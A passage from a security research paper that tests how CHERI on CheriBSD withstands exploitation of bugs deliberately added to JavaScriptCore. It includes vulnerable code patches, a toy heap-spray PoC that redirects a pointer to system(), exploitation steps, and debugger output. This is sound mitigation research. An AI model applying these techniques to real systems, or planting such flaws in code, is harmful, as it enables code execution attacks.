       char padding[0x1000];
};

void premature_free_vulnerability(struct x *x) {
       free(x);
}

void *heap_spray(size_t s, void *a) {
       int i;

       for(i = 0; i < 100; i++) {
              if(malloc(s) == a) return a;
       }

       printf("Heap spray failed\n");
       return NULL;
}

int main(void) {
       printf("");
       system("");

       struct x *a = malloc(sizeof(struct x));
       a->printer = printf;

       premature_free_vulnerability(a);

       struct y *b = heap_spray(sizeof(struct y), a);

       b->string += PRINTF_SYSTEM_OFFSET;

       a->printer("echo system called");
```

```
        return 0;
}
```

EXECUTABLE CAPABILITY REPLACEMENT

However, whilst code pointers cannot be modified in the above method, they may be swapped with other valid code pointers through a capability preserving copy.

A particularly interesting scenario is if an attacker can leak a pointer to the stack past its lifetime, as the stack contains a dense set of return addresses, which may be partially influenceable by an attacker.

We have seen these stack use after frees in Chakra where escape analysis is complex and can fail, or even in non-scripting environments like Office if code doesn't correctly anticipate exceptions. One example for Chakra is CVE-2018-0860; this vulnerability allows the creation of a native JavascriptArray on the stack that can be manipulated by JS code. An attacker can then create various JIT functions to change the stack frames and use multiple instances of the same bug to read and write on arbitrary locations on the stack. This scenario will be examined more thoroughly in the next part.

Previous research within Microsoft has demonstrated that in environments where an attacker has strong control over constructing their own data types, and influencing control flow such as in a JavaScript interpreter, it is practical to exploit this return address swapping primitive [25]. However, in a non-scripting environment, where an attacker has much more limited control, it is unlikely for this attack to be possible.

CASE STUDY EXAMPLES: CHERIBSD AND JSC

Given the restrictions imposed by CHERI, this paper explores building other types of primitives. We will discuss many approaches, while the main one is "capability stealing" and signing gadgets. We've focused on CheriBSD running over CHERI MIPS in an emulator as it is the largest CHERI adapted software available today. It supports qtwebkit and JSC which make them particularly interesting targets for the scope of this research. The next table gives a summary of the mitigations present in JSC and their impact on our research. It's worth noting that qtwebkit and JSC do not support JIT or garbage collection. This is unfortunate for this research as many vulnerabilities exploited in recent years have affected these areas.

Mitigations / feature in this testing environment	State	Impact on our research
Javascript JIT	JIT not present (no support for MIPS in qtwebkit)	Unable to assess the impact of JIT on exploitation.
JSC's allocator	Not CHERI compliant	Spatial safety is not always enforced in JSC. The consequences of this are multiple, it makes buffer overflows still exploitable, and makes easier the hunt for critical objects. We however assumed a proper CHERI environment would make allocators fully compliant so didn't try to abuse spatial safety issues.
Data Execution Prevention	Enabled	No impact, the payload doesn't execute our data.
Stack initialization (InitAll)	Not present	Some impact potentially. The exploits did not rely on stack uninitialized data, but an attacker able to copy uninitialized stack

		data to the heap could potentially force the application to copy stack pointers or pointers to the CHERI Capability Table.
Address Space Layout Randomization (ASLR)	Disabled	No impact as capabilities cannot be forged.
Shadow stacks	Not present	Possibility to overwrite return addresses on the stack. We didn't try to abuse that.
Control Flow Guard (CFG)	Not present	CFG has limited impact on CHERI. The fact that an attacker cannot forge capabilities makes it very difficult to forge gadgets that may jump in the middle of a function. It could still stop attackers from executing functions that haven't been made exportable. Impact on our research: limited as we were going after exported functions.
eXtended Flow Guard (XFG)	Not present	XFG would have blocked our exploits as is. We're however confident that it should be possible to target a function pointer that matches the signature of our payload, eg calls to simple gadgets like system(STRING).
Arbitrary Code Guard (ACG)	Not present	No impact on this research, we didn't try to execute arbitrary bytes.
Cornucopia	Not present by default, enabled later	No effect on the stack UAF and the heap type confusion exploits, as Cornucopia only mitigates UAF on the heap. However, the heap dangling pointer and heap double free exploits don't work with Cornucopia.
Sandboxing	No sandbox implemented	This would have had impact, as the payload would have been potentially much more complicated.

We've introduced new bugs in JSC and created binaries with temporal safety issues, as CHERI doesn't mitigate those in the architectural level. Since we can't craft pointers, we have basically 3 options:

- Exploit a type confusion or use after free in order to treat a certain structure as another (which yields very strong primitives)
- Use existing and previously used pointers (which are still valid capabilities)
- Find a flow which loads a raw pointer from a writeable memory and builds a capability based on that particular pointer (pointer forging gadget)

Using existing capabilities happens to be pretty simple, as there are memory copying functions that preserve the capabilities while copying (i.e. – shallow copy raw memory, and all of the fat pointers among the copied data are being copied as-is, while the capability's v-bit stays valid). For instance, memmove used in qtwebkit JSC behaves like that. We even get this trace on the first hit when running JSC:

```
Attempting to copy a tagged capability (0x7ffffea0b8) from 0x7ffffe9e10 to underaligned
destination 0x7ffffe9c68. Use memmove_nocap()/memcpy_nocap() if you intended to strip tags.
```

In the next sections, we will heavily rely on the CHERI Capability Table. This table is present in every binary and roughly corresponds to the Global Offset Table. An attacker who can read from this table will be able to read all of the function pointers used by the program. This includes function pointers exported by libc, like malloc or system.

EXPLOITING A STACK USE AFTER FREE

This attack illustrates how an attacker can abuse stack pointers to get code execution. We've introduced a bug in ArrayBuffer::create in JSC which is called when one does new ArrayBuffer(*n*).slice(0,*n*). Here's a short description of the issue:

Memory Safety Type	Use After Free
Memory Access Method	Read / Write
Base	Unknown
Content	Controlled
Displacement	Controlled
Extent	Controlled

The modifications basically force the code to return an ArrayBuffer holding a pointer to a stack buffer of *n* bytes. This kind of memory corruption vulnerability gives an extremely powerful primitive to the attacker, as they're able to read and write almost anywhere in the stack. The POC is available here. This is how the vulnerability was introduced, those are roughly the two lines added, instead of using a heap buffer the code will use a dynamically allocated stack buffer:

```
PassRefPtr<ArrayBuffer> ArrayBuffer::create(const void* source, unsigned byteLength)
{
    ArrayBufferContents contents;
    ArrayBufferContents::tryAllocate(byteLength, 1, ArrayBufferContents::ZeroInitialize, contents);
    if (!contents.m_data)
        return 0;
    RefPtr<ArrayBuffer> buffer = adoptRef(new ArrayBuffer(contents));
    ASSERT(!byteLength || source);
    char * test = (char*) alloca(byteLength);
    buffer->data((void*)test);
    memcpy(buffer->data(), source, byteLength);
    buffer->m_data = (void *) contents;

    return buffer.release();
}
```

This gives an attacker a read/write primitive over a large portion of the stack. How does an attacker exploit that on CheriBSD? The first thing to notice is that the code allows typed arrays to copy data with memcpy()/memmove() using the set() and slice() methods. That's the prototype of set() for example:

```
Typedarray_dest.set(typedarray_source[, offset])
```

When typedarray_dest and typedarray_source both share the same data type the code simply calls memmove() from one array to the other, as shown below:

```
template<typename Adaptor>
bool JSGenericTypedArrayView<Adaptor>::set(
    ExecState* exec, JSObject* object, unsigned offset, unsigned length)
```

```
{
    const ClassInfo* ci = object->classInfo();
    if (ci->typedArrayStorageType == Adaptor::typeValue) {
        // The super fast case: we can just memcpy since we're the same type.
        JSGenericTypedArrayView* other = jsCast<JSGenericTypedArrayView*>(object);
        length = std::min(length, other->length());

        if (!validateRange(exec, offset, length))
            return false;

        memmove(typedVector() + offset, other->typedVector(), other->byteLength());
        return true;
    }
```

As memmove() preserves capabilities, an attacker can then use this method to copy capabilities from one place to another. The same goes for slice(). Therefore, the initial vulnerability allows an attacker to copy and preserve any capability found in the stack. This is extremely convenient, as many useful pointers can be found in the stack such as, return addresses or saved registers. Closer examination of JSC's internals reveals that in many places, the code moves a pointer to the CHERI Capability Table to a non-volatile register and then dereferences the function pointer to call. Because non-volatile registers are always preserved in stack frames, pointers to the CHERI Capability Table appear everywhere in the stack, and as such are easy to capture using this particular vulnerability.


How to read an arbitrary function pointer like System() from this table? The easiest way here is to use re-entrancy using JavaScript callbacks, like valueOf() or toString(), to change pointers in the stack and get memmove() called from TypedArray::set to read from an arbitrary pointer. The calls to TypedArray::set are particularly interesting, as it is possible to trigger a callback by overriding an array length with a custom function here:

```
template<typename ViewClass>
EncodedJSValue JSC_HOST_CALL genericTypedArrayViewProtoFuncSet(ExecState* exec)
{
…
    JSObject* sourceArray = jsDynamicCast<JSObject*>(exec->uncheckedArgument(0));
    if (!sourceArray)
        return throwVMError(exec, createTypeError(exec, "First argument should be an object"));

    unsigned length;
    if (isTypedView(sourceArray->classInfo()->typedArrayStorageType)) {
        JSArrayBufferView* sourceView = jsCast<JSArrayBufferView*>(sourceArray);
        if (sourceView->isNeutered())
            return throwVMTypeError(exec, typedArrayBufferHasBeenDetachedErrorMessage);

        length = jsCast<JSArrayBufferView*>(sourceArray)->length();
    } else
        length = sourceArray->get(exec, exec->vm().propertyNames->length).toUInt32(exec);

    if (exec->hadException())
        return JSValue::encode(jsUndefined());
    thisObject->set(exec, sourceArray, offset, length);
    return JSValue::encode(jsUndefined());
}
```

Once in the callback, one can use the malicious array buffer to replace anything present in the stack, for instance the pointer to sourceArray. This pointer is particularly interesting because later in JSGenericTypedArrayView<Adaptor>::set() controlling other->typedVector() gives the chance to read from a controlled pointer, for instance the CHERI Capability Table:

```
template<typename Adaptor>
bool JSGenericTypedArrayView<Adaptor>::set(
    ExecState* exec, JSObject* object, unsigned offset, unsigned length)
{
    const ClassInfo* ci = object->classInfo();
    if (ci->typedArrayStorageType == Adaptor::typeValue) {
        // The super fast case: we can just memcpy since we're the same type.
        JSGenericTypedArrayView* other = jsCast<JSGenericTypedArrayView*>(object);
        length = std::min(length, other->length());

        if (!validateRange(exec, offset, length))
            return false;

        memmove(typedVector() + offset, other->typedVector(), other->byteLength());
        return true;
    }
```

While it would still be impossible to read from arbitrary locations like 0x41414141, in general this gives a strong primitive to traverse pointers and read from any stolen capability. The following diagram explains in 5 steps how an attacker can read from an arbitrary location, in this case, the CHERI Capability Table:


Step 1: Triggering the issue
Stack Buffer controlled, 0x1000 bytes
Top of the stack after ArrayBuffer(0x1000).slice(0x1000) returns
Step 2: Reading a pointer to the Cheri Capability Table
Top of the stack when reaching Int8Array.slice()
This allows reading a pointer to the Cheri Capability Table
*Cheri capability table
*Cheri capability table
*Cheri capability table
Step 3: Using re-entrancy to get *SourceArray writable
Top of the stack while executing the callback
*thisObject
*SourceArray
*return address to genericTypedArrayView ProtoFuncSet
Step 4: Overwriting *SourceArray with *Cheri Capability Table
Top of the stack while executing the callback
*thisObject
*Cheri capability table
*return address to genericTypedArrayView ProtoFuncSet
Step 5: Now calling memmove() from an arbitrary location: Cheri Capability Table + offset
Top of the stack when executing memmove()
*thisObject
*Cheri capability table +offset
length

To finally redirect the execution flow, the attacker has many options: building a fake virtual table, overwriting a return address on the stack, overwriting a function pointer in the data section, and so on. Using re-entrancy again it's possible to target a saved pointer to the CHERI Capability Table in the stack and build a fake one. When the stack unwinds, the attacker is then able to dereference a controlled pointer (for example, another arraybuffer), with the address of System() located at a certain offset. The proof of concept exploited this solution because luckily at that moment the $C3 register pointed to the stack, so it was trivial to fill it with an arbitrary command and have it executed.

EXPLOITING A TYPE CONFUSION ON THE HEAP

This section focuses on interesting pointers that can still be found in the heap and need to receive better protection.


Now that it's proven that there are still ways to exploit at least some kind of memory corruptions on CheriBSD, it's interesting to move to another type of vulnerability. We've introduced a second bug, giving this time a TypedArray a view to another object on the heap. This is a short description of the issue:

Memory Safety Type	Type Confusion
Memory Access Method	Read / Write
Base	Heap
Content	Controlled
Displacement	Fixed
Extent	Fixed

A POC is available here. The following changes affect Math.ATan to accept two different objects and assign ja1->m_vector to jc2, allowing thus an attacker to control a second object through a TypedArray:

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncATan2(ExecState* exec)
{
    //get array 1
    JSValue jv1 = exec->argument(0);
    JSCell* jc1 = jv1.asCell();
    JSUint8Array* ja1 = jsCast<JSUint8Array*>(jc1);
    //get array 2
    JSValue jv2 = exec->argument(0);
    JSCell* jc2 = jv2.asCell();
    ja1->m_vector.setWithoutBarrier((char*)(jc2));
```

This diagram shows what the attacker can do after triggering the issue:



With this sort of primitive, an attacker would normally be able to read and write arbitrarily on the heap. On CheriBSD, with an allocator that properly sets the bounds of a capability it should only be possible to read and write within the bounds of the allocated object. On JSC, the allocator essentially uses Arenas of size 4000 bytes to be used by the allocator to assign objects to that memory space, or by the garbage collector to mark them as freed when destroyed. This implementation is not fully compliant with CHERI capabilities. It is therefore possible to trigger out of bounds reads/writes in an arena that CHERI wouldn't catch. We however decided ***not*** to cross those boundaries, assuming that a CHERI compliant allocator would return properly defined capabilities. The only possibility left for the attacker is therefore to traverse pointers, using the same primitives mentioned in the previous part, TypedArray::set() and slice(). In other words, we can use one TypedArray to set a pointer, and use the second one to read/write data to the object pointed to.

From there, the attacker has multiple choices to get remote code execution. We quickly figured out that it was possible to traverse several pointers up to finding a vtable. With CHERI C, a vtable is just an array of function pointers represented by a capability. It is therefore not possible to read data out of the bounds of the array of pointers. A typical exploit would first find a vtable, then use that pointer to read from another place in the binary. CHERI makes such approach unfeasible but it however does not prevent an attacker from building their own vtable. Assuming the attacker can leak two vtables, it is possible to build a fake vtable that contains functions from the first and from the second. This could lead to potentially interesting type confusions. We only briefly considered this kind of attack, essentially because the lack of tooling for CHERI MIPS makes extremely long and complicated the process of finding a suitable virtual function. However, with the adequate tools, it should be relatively easy for an attacker to make a list of all the possible vtables and then enumerate their virtual functions, up to finding one that could have remarkable side effects.

We instead took another approach and looked at what was available on heap. It turns out that there are several locations that contain stack pointers, so, by traversing multiple objects (12 in our proof of concept), it was possible to have the malicious TypedArray mapped to the stack. From that point it is easy to replay the attack describe above and find a pointer to the CHERI Capability Table. The following lines show for example what could be found in the heap around 0x1618b1800, including 3 stack pointers:

```
x /40xg 0x161843000+0x6e800
0x1618b1800:      0x0000000000000000      0x0000000000000000
0x1618b1810:      0xf17d000003fbdff9      0x0000007ffffcf840
0x1618b1820:      0x0000000000020000      0x0000000000000000
0x1618b1830:      0xf17d000003fbdff9      0x0000007fffbef840
0x1618b1840:      0xf17d0000025fe97e      0x0000000161e5dd40
0x1618b1850:      0xf17d000003fbdff9      0x0000007ffffd0000
0x1618b1860:      0x0000000000000000      0x0000000000000000
0x1618b1870:      0x0000000000000000      0x0000000000000000
```

Our investigations also showed that sometimes we could find pointers to critical areas on the heap. The following dump shows that at some point, JSC copied a pointer to the CHERI Capability Table somewhere in the heap. The capability shown below suggests however that the object copied to the heap was using partly uninitialized data, as the capability was invalid:

```
(gdb) x /10xg 0x161898400

0x161898400:      0xd17d000000019006      0x0000000161974000

0x161898410:      0xd17d00000501b004      0x0000000161897000

0x161898420:      0x0000000000000000      0x0000000000000000

0x161898430:      0x010100000333c000      0x00000001217b3ca0
```

In another proof of concept, we found this pointer 3 times, meaning that it should be possible to find it without having to rely on the stack. Stack pointers and critical pointers on the heap, like this one pointing to the CHERI Capability Table need better protection.

It's worth noting that in both exploits, the attacker was using methods that preserve the capability tags while copying data. Typically in those cases TypedArray::slice() and set() were critical to get a read/write primitive.


This is a good place to mention that after CFG we investigated the phenomenon of stack addresses on the heap and how to change this. It turned out to be not trivial and expensive. For more information about this, please see this great blog by j00ru.

CONCEPT: DOUBLE FREE TO GENERIC STRUCTURE CORRUPTION

As mentioned before, it is not at all trivial to build generic relative or arbitrary read/write primitives over CHERI. The tag bit makes sure the pointer hasn't been corrupted in any way, and the bounds enforcement via the size saved in the capability is very powerful, as it covers most of the known techniques (corrupt absolute pointers, corrupt LSB of a pointer, corrupt size/count of allocations, etc.). However, given a double free (or a use after free that can be converted into a double free in some way), it's possible to build a generic structure corruption primitive, although with some limitations. This offers primitives for different data-only attacks.

Consider a double free vulnerability, where the attacker can control the size of the allocation being freed. In this case, the attacker can gain 2 pointers to the same location in memory, representing 2 different structures at the same time. We can also think of it as an arbitrary free primitive (where we choose some target structure we want to corrupt, and trigger its allocation in the middle between the two frees). However, it's highly important to note here that Cornucopia should mitigate this.

In the implementation we worked on, CHERI doesn't detect and handle such scenarios. And specifically, with the current implementation of jemalloc with tcache in CheriBSD, it's even easier than that, as the double free issue of tcache still exists:



```
root@qemu-cheri128-Testadmin:~/alloc_poc # chmod +x double_free
root@qemu-cheri128-Testadmin:~/alloc_poc # ./double_free
p == 0x408de000 ==> v:1 s:0 p:0006817d b:00000000408de000 l:0000000000000100 o:0 t:-1
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
free( 0x408de000 )
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de000
malloc( 0x100 ) == 0x408de100
root@qemu-cheri128-Testadmin:~/alloc_poc #
```

DANGLING POINTER ON C++ OBJECTS (HEAP)


Note this POC for a dangling pointer vulnerability.

This short POC demonstrates a classic scenario of a dangling pointer issue. In main(), you can see 2 pointers on the stack that point to A and B instances, accordingly. This program exposes an interface to allocate/destruct instances on the heap and lets us call virtual functions of the classes to both get/set metadata. The issues in this code are:

- The pointers keep pointing to the same location after the object is destructed.
- B's destructor fails to NULL out the internal pointer after freeing it.

So, by doing the following sequence:

- create A
- create B
- allocate B->buf with size=sizeof(A)
- destruct B, free both B and B->buf
- allocate A, reclaim the freed B->buf
- call B->setData, set arbitrary content in the dangling pointer this->buf inside B, corrupt existing A instance
- call A->getData, see corrupted data



```
root@qemu-cheri128-Testadmin:~/typo_poc # cat trigger_dangling_ptr.txt | ./dangling_pointer_poc
created AInstance @ 0x40aa4020
created BInstance @ 0x40aaf000
B->buf allocated @ 0x40aa4040
writing to B->buf == 0x40aa4040
deleted BInstance @ 0x40aaf000
calling AInstance->getData(): --> Hey I'm A! this->data == 0x11111111
created AInstance @ 0x40aa4040
writing to B->buf == 0x40aa4040
created BInstance @ 0x40aaf000
calling AInstance->getData(): --> Hey I'm B! this->bData == 0x22222222
```

Please note two important points here:

- The virtual function addresses being called here are fixed due to compiler optimization. Compilers set a direct branch instead of an indirect branch in those cases because the code is very simple and straightforward. This POC also corrupts the vtable of the structure.
- We have a very powerful range of opportunities here, as
  - When the compiler optimization can't be used, we can call any **existing** method of any object in our program, as long as it's in the same size/bucket as the vulnerable chunk
  - all of the object's **metadata** is corrupted
  - the **arguments** are controlled and don't fit to the function expectations

  This gives us a very powerful primitive for exploitation in a real environment, where we have a large range of complex objects to work with.


This approach of using an incorrect vtable (and without touching/faking pointers) has been very common for PAC bypasses in iOS (ref, ref, ref). With PAC, pointers can't be forged (unless the attacker has signing gadgets). So attackers have used the fact that in Objective-C, each instance of every object starts with a pointer called isa pointer (a short for "is a"). This pointer is a compressed (it's not addressable as-is) and contains the following information:

- A pointer to the Class of which this object is an instance
- An inline reference counter
- A few additional flag bits

This paper will not get into the details of Objective-C (contact the authors or read this great article about it), but the isa pointer contains information that determine which virtual method to call, and that it isn't protected by PAC (due to the design of Objective-C with isa pointers). Therefore, it was easy for attackers to:

- Gain read/write
- Corrupt the isa pointer of a target structure in memory, make it point to a faked Objective-C object which points to an existing Objective-C Class in the binary
- Trigger virtual method call in Objective-C, therefore gain the primitive of calling arbitrary existing functions with controlled arguments

This same concept is still possible with CHERI, as these POCs show. And in real life workloads (such as different JavaScript engines, big libraries with variety of C++ classes to choose from) it's highly exploitable and provides good primitives.



PAC Bypass Idea

